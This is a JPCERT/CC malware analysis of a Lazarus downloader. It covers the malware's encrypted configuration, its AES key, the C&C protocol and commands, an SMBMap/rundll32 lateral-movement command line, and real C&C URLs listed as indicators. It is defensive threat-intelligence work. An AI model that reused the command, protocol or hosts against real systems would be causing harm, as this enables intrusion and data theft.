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August 31, 2020

Malware Used by Lazarus after Network Intrusion

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JPCERT/CC has observed attack activity by Lazarus (also known as Hidden Cobra) targeting Japanese organisations. Different types of malware are used during and after the intrusion. This article introduces one of the types of malware used after the intrusion.

Malware Overview

This malware downloads and executes modules. It is saved as a .drv file in a folder such as C:¥Windows¥System32¥ and run as a service. It is obfuscated by using VMProtect. The file has some unnecessary data at the end, which increases the file size up to about 150MB. Figure 1 shows the flow of events until the malware runs.

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

Figure 1: Malware behaviour

The following sections will explain the details of the malware as to configuration, communication format and modules.

Configuration

The configuration of the malware (size: 0x6DE) is encrypted and stored in a registry entry and loaded when executed. In this analysis, it was confirmed that the configuration is stored at the following directory:

```
Key: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\eventlog\Application
Value: Emulate
```

Figure 2 is an example of decoded configuration. It contains an encryption key as well as C&C server information. (Please see Appendix A for details.)

BlackTech LogonTracer Report
Splunk ElasticStack impfuzzy
volatility RedLeaves PlugX
DarkHotel Banking malware
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
1 

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3

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



```
00000000  de 06 00 00 02 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000010  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000020  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000030  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000040  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000050  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000060  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000070  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000080  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000090  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000000a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000000b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000000c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000000d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000000e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000100  00 00 00 00 00 00 00 00  68 00 74 00 74 00 70 00  |........h.t.t.p.|
00000110  73 00 3a 00 2f 00 2f 00  6d 00 6b 00 2e 00 62 00  |s.:././.m.k...b.|
00000120  69 00 74 00 61 00 6c 00  2e 00 63 00 6f 00 6d 00  |i.t.a.l...c.o.m.|
00000130  2e 00 62 00 72 00 2f 00  73 00 61 00 63 00 2f 00  |..b.r./.s.a.c./.|
00000140  46 00 6f 00 72 00 6d 00  75 00 6c 00 65 00 2f 00  |F.o.r.m.u.l.e./.|
00000150  4d 00 61 00 6e 00 61 00  67 00 65 00 72 00 2e 00  |M.a.n.a.g.e.r...|
00000160  6a 00 73 00 70 00 40 00  44 00 69 00 67 00 69 00  |j.s.p.@.D.i.g.i.|
00000170  74 00 61 00 6c 00 2e 00  6a 00 73 00 70 00 40 00  |t.a.l...j.s.p.@.|
00000180  42 00 72 00 6f 00 77 00  73 00 65 00 72 00 2e 00  |B.r.o.w.s.e.r...|
00000190  6a 00 73 00 70 00 40 00  46 00 69 00 65 00 6c 00  |j.s.p.@.F.i.e.l.|
000001a0  64 00 73 00 2e 00 6a 00  73 00 70 00 40 00 4d 00  |d.s...j.s.p.@.M.|
000001b0  61 00 6b 00 65 00 46 00  6f 00 72 00 6d 00 75 00  |a.k.e.F.o.r.m.u.|
000001c0  6c 00 65 00 2e 00 6a 00  73 00 70 00 00 00 6e 00  |l.e...j.s.p...n.|
000001d0  73 00 2e 00 6a 00 73 00  70 00 00 00 00 00 00 00  |s...j.s.p.......|
000001e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000500  00 00 00 00 00 00 00 00  63 00 6d 00 64 00 2e 00  |........c.m.d...|
00000510  65 00 78 00 65 00 00 00  00 00 00 00 00 00 00 00  |e.x.e...........|
00000520  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000600  00 00 00 00 00 00 00 00  0a 00 00 00 00 00 00 00  |................|
00000610  00 00 00 00 00 00 00 00  00 00 01 00 00 00 01 00  |................|
00000620  00 00 03 00 00 00 3c 00  00 00 78 00 36 00 34 00  |......<...x.6.4.|
00000630  5f 00 31 00 2e 00 30 00  00 00 00 00 00 00 00 00  |_.1...0.........|
00000640  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000670  00 00 00 00 00 00 00 00  00 00 01 00 00 00 31 00  |..............1.|
00000680  32 00 35 00 35 00 39 00  34 00 37 00 35 00 39 00  |2.5.5.9.4.7.5.9.|
00000690  33 00 31 00 33 00 36 00  33 00 36 00 00 00 00 00  |3.1.3.6.3.6.....|
000006a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
000006b0  00 00 00 00 00 00 00 00  00 00 52 00 43 00 32 00  |..........R.C.2.|
000006c0  7a 00 57 00 4c 00 79 00  47 00 35 00 30 00 66 00  |z.W.L.y.G.5.0.f.|
000006d0  50 00 49 00 50 00 6b 00  51 00 00 00 00 00 00 00  |P.I.P.k.Q.......|
000006e0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Figure 2: Example of configuration

Obfuscation

All strings in the malware are encrypted with AES128. The encryption key is hardcoded in the malware. Figure 3 is an example of an encryption key. Since the malware converts the 16-letter string to wide character (32 bytes), only the first 16 bytes is used as a key.



(FAQ)

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
Malware "WellMess" Targeting Linux and Windows

Authors




Archives

2020 16

2019 18

2018 12

2017 17



```
2C8 mov     [rsp+2C8h+var_262], ax
2C8 jnz     loc_7FEEEFC4E9E

2C8 lea     rdx, aRc2zwlyg50fpip ; "RC2zWLyG50fPIPkQ"
2C8 lea     rcx, AES_key
2C8 call    mal_AES_init
2C8 call    mal_get_dll_address
2C8 test    eax, eax
2C8 jnz     short loc_7FEEEFC4B99

    loc_7FEEEFC4B99:
2C8 call    mal_get_api_kernel32
2C8 test    eax, eax
2C8 jz      short loc_7FEEEFC4B92
```

Figure 3: Example of AES encryption key

2016 18

2015 20

2014 18


2013 7

2012 2

2011 8

2010 4

Windows API name is also AES-encrypted. After decrypting API strings, the address for the APIs that are called by LoadLibrary and GetProcAddress are resolved.



```
128 lea     rdx, [rsp+120h+var_100]
128 mov     r8d, 40h ; '@'
128 mov     rcx, rax
128 mov     [rsp+120h+var_100], 1BCD114Ch
128 mov     [rsp+120h+var_FC], 81D876E1h
128 mov     [rsp+120h+var_F8], 9955F0BCh
128 mov     [rsp+120h+var_F4], 544EBF15h
128 mov     [rsp+120h+var_F0], 35DB5469h
128 mov     [rsp+120h+var_EC], 47B8E965h
128 mov     [rsp+120h+var_E8], 0F0E023DBh
128 mov     [rsp+120h+var_E4], 860CA08Eh
128 mov     [rsp+120h+var_E0], 0CEBF619Eh
128 mov     [rsp+120h+var_DC], 0E6798BDFh
128 mov     [rsp+120h+var_D8], 5212BFBh
128 mov     [rbp+57h+var_D4], 0B92F8791h
128 mov     [rbp+57h+var_D0], 0B589BB46h
128 mov     [rbp+57h+var_CC], 67C7A566h
128 mov     [rbp+57h+var_C8], 0F9D12F2Fh
128 mov     [rbp+57h+var_C4], 26A25817h
128 call    mal_load_api_address
128 mov     cs:CreateToolhelp32Snapshot, rax
128 test    rax, rax
128 jz      loc_7FEEEFC432D
```

Figure 4: Windows API obfuscation

C&C server communication

Below is an example of HTTP POST request that the malware first sends.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Cookie: token=[a 4-digit random value][a 4-digit authentication key][times of
communication]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
Host:[Server]

[param]=[Base64 data]
```

The parameter ([param]) for the POST data is randomly selected from the following.

```
tname;blogdata;content;thesis;method;bbs;level;maincode;tab;idx;tb;isbn;entry;doc;
```

The value in the POST data is Base64-encoded string of the following data.

```
[default AES Key]@[Unique ID]
```

If a value which is identical to the “4-digit authentication key” in the Cookie (Base64-encoded) is returned as a response from a C&C server, the malware sends the following information.
After the second communication, the malware sends the following HTTP POST request.

```
POST /[Path] HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Length: [Size]
```

```
Host: [Server]
Cookie: token=[numeric value]; JSESSIONID=[Session ID]

[param]=[Data1 (Base64 + AES)][Data2 (Base64 + AES)]
```

The parameter for the POST data is randomly selected from the aforementioned list. The POST data contains two pieces of information. "Data1" contains commands while "Data2" indicates the result of command execution and other additional data. (Please see Table B-1 and B-2 in Appendix B for details.)
The format of the response data is same as the request except that it lacks parameter. The response data is AES-encrypted and then Base64-encoded as in the POST data. The difference is that the “+” sign is replaced by a space.

Figure 5 is a flow of communication from the beginning of its communication with a C&C server until downloading a module. In the second communication, the malware sends a new AES key, which encrypts the communication that follows.




Figure 5: Malware communication flow


At the third communication, a module is downloaded. Below is an example of response from a C&C server when downloading a module.

```
HTTP/1.1 200 OK
Date: Tue, 25 Jun 2020 21:30:42 GMT
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.1
Content-Encoding: ISO-8859-1
Content-Type: text/html;charset=ISO-8859-1
Access-Control-Allow-Origin: *
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Transfer-Encoding: chunked

1ff8
85RR0p8Pq3VfTrSugxgO2Q==Bjpj4qAKXKypb9JFS8IVYleb2P8vp9axDdXCBd…
```

Downloaded module

After a module is successfully downloaded, it performs the main functions such as receiving commands from the C&C server. (Information including C&C servers and an encryption key are provided by malware as an argument.) The downloaded module is UPX-encrypted as in Figure 6.



```
00000000  00 64 01 00 4d 5a 90 00  03 00 00 00 04 00 00 00  |.d..MZ..........|
00000010  ff ff 00 00 b8 00 00 00  00 00 00 00 40 00 00 00  |............@...|
00000020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
00000040  f0 00 00 00 0e 1f ba 0e  00 b4 09 cd 21 b8 01 4c  |............!..L|
00000050  cd 21 54 68 69 73 20 70  72 6f 67 72 61 6d 20 63  |.!This program c|
00000060  61 6e 6e 6f 74 20 62 65  20 72 75 6e 20 69 6e 20  |annot be run in |
00000070  44 4f 53 20 6d 6f 64 65  2e 0d 0d 0a 24 00 00 00  |DOS mode....$...|
00000080  00 00 00 00 63 93 9d bd  27 f2 f3 ee 27 f2 f3 ee  |....c...'...'...|
00000090  27 f2 f3 ee b4 bc 6b ee  25 f2 f3 ee 48 84 58 ee  |'.....k.%...H.X.|
000000a0  0b f2 f3 ee 48 84 59 ee  5d f2 f3 ee 48 84 6d ee  |....H.Y.]...H.m.|
000000b0  2c f2 f3 ee 2e 8a 60 ee  2a f2 f3 ee 27 f2 f2 ee  |,.....`.*...'...|
000000c0  ab f2 f3 ee 48 84 5c ee  2c f2 f3 ee 48 84 68 ee  |....H.¥.,...H.h.|
000000d0  26 f2 f3 ee 48 84 6e ee  26 f2 f3 ee 52 69 63 68  |&...H.n.&...Rich|
000000e0  27 f2 f3 ee 00 00 00 00  00 00 00 00 00 00 00 00  |'...............|
000000f0  00 00 00 00 50 45 00 00  64 86 03 00 f7 12 c4 5e  |....PE..d......^|
00000100  00 00 00 00 00 00 00 00  f0 00 22 20 0b 02 0a 00  |.........." ....|
00000110  00 60 01 00 00 10 00 00  00 00 02 00 50 69 03 00  |.`..........Pi..|
00000120  00 10 02 00 00 00 00 80  01 00 00 00 00 10 00 00  |................|
00000130  00 02 00 00 05 00 02 00  00 00 00 00 05 00 02 00  |................|
00000140  00 00 00 00 00 80 03 00  00 10 00 00 00 00 00 00  |................|
00000150  02 00 40 01 00 00 10 00  00 00 00 00 00 10 00 00  |..@.............|
00000160  00 00 00 00 00 00 10 00  00 00 00 00 00 10 00 00  |................|
00000170  00 00 00 00 00 00 00 00  10 00 00 00 58 73 03 00  |............Xs..|
00000180  54 00 00 00 b8 71 03 00  a0 01 00 00 00 70 03 00  |T....q.......p..|
00000190  b8 01 00 00 00 10 03 00  a4 19 00 00 00 00 00 00  |................|
000001a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000001f0  00 00 00 00 00 00 00 00  00 00 00 00 55 50 58 30  |............UPX0|
00000200  00 00 00 00 00 00 02 00  00 10 00 00 00 00 00 00  |................|
00000210  00 04 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000220  80 00 00 e0 55 50 58 31  00 00 00 00 00 60 01 00  |....UPX1.....`..|
00000230  00 10 02 00 00 5c 01 00  00 04 00 00 00 00 00 00  |.....¥..........|
00000240  00 00 00 00 00 00 00 00  40 00 00 e0 2e 72 73 72  |........@....rsr|
00000250  63 00 00 00 00 10 00 00  00 70 03 00 00 04 00 00  |c........p......|
00000260  00 60 01 00 00 00 00 00  00 00 00 00 00 00 00 00  |.`..............|
00000270  40 00 00 c0 00 00 00 00  00 00 00 00 00 00 00 00  |@...............|
00000280  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Figure 6: Downloaded module decoded

The communication is performed in the mostly same format as mentioned earlier. It is confirmed that the module offers multiple functions including the following: (See Appendix C for details.)

- Operation on files (create a list, delete, copy, modify time created)
- Operation on processes (create a list, execute, kill)
- Upload/download files
- Create and upload a ZIP file of arbitrary directory
- Execute arbitrary shell command
- Obtain disk information
- Modify system time

Lateral movement

For the purpose of lateral movement, SMBMap[1], a Python tool which allows access to remote host via SMB, was used after converting it as a Windows PE file with Pyinstaller. Attackers spread infection laterally by leveraging account information which they had obtained beforehand.

```
[File_Name].exe -u USERID -p PASSWORD=[password] -H [IP_Address] -x
"c:\windows\system32rundll32.exe C:\ProgramData\iconcache.db,CryptGun [AES Key]"
```

In closing

Activities by Lazarus have been reported by many different organisations, and attacks are observed in multiple countries. It is possible that similar cases continue to be observed in Japan as well.
C&C server information of the samples mentioned in the article are listed in Appendix D. Please make sure that none of your device is communicating with these hosts.

Shusei Tomonaga
(Translated by Yukako Uchida)

Reference

[1] GitHub: SMBMap
https://github.com/ShawnDEvans/smbmap

Appendix A: Configuration

Table A: List of configuration

Offset	Description	Remarks
0x000	Number of C&C servers	Up to 5
0x004	C&C server 1	
0x104	C&C server 2	
0x204	C&C server 3	
0x304	C&C server 4	
0x404	C&C server 5	
0x504	Not assigned	Contains "cmd.exe"
0x604	Operation time	
0x616	Sleep time	
0x626	Version information	Contains "x64_1.0"
0x676	Flag for unique ID	
0x67A	Unique ID	Creates a unique value based on the computer name
0x6B6	AES Key	

Appendix B: Contents of data exchanged

Table B-1: Data1 format (decrypted)

Offset	Length	Contents
0x00	4	Data1 size
0x04	2	Random data
0x06	2	Command
0x08	4	Data2 size
0x0C	2	Random or additional command

Table B-2: Data2 format (decrypted)

Offset	Length	Contents
0x00	4	Data2 size
0x04	-	Data (depends on the command)

Appendix C: Commands

Table C: List of commands

Value	Contents
0xABCF	Get current directory
0xABD5	Get file list
0xABD7	Get process list
0xABD9	Kill process
0xABDB	Execute process
0xABDD	Execute process (CreateProcessAsUser)

0xABE1	Download file
0xABE3	Upload file
0xABE9	Upload files (create a ZIP)
0xABEB	Modify file creation time (timestomp)
0xABED	Change local time
0xABF5	Delete file (sdelete)
0xABF7	Execute shell command
0xABF9	Check connection
0xAC03	-
0xAC05	-
0xAC07	Change C&C server
0xAC0D	Get disk/file information
0xAC15	Change current directory
0xAC17	-
0xAC19	Get load process information
0xAC27	Copy file

Appendix D: C&C server

- https://gestao.simtelecomrs.com.br/sac/digital/client.jsp
- https://sac.onecenter.com.br/sac/masks/wfr_masks.jsp
- https://mk.bital.com.br/sac/Formule/Manager.jsp

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Author

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Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

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

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

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

Malware “LODEINFO” Targeting Japan

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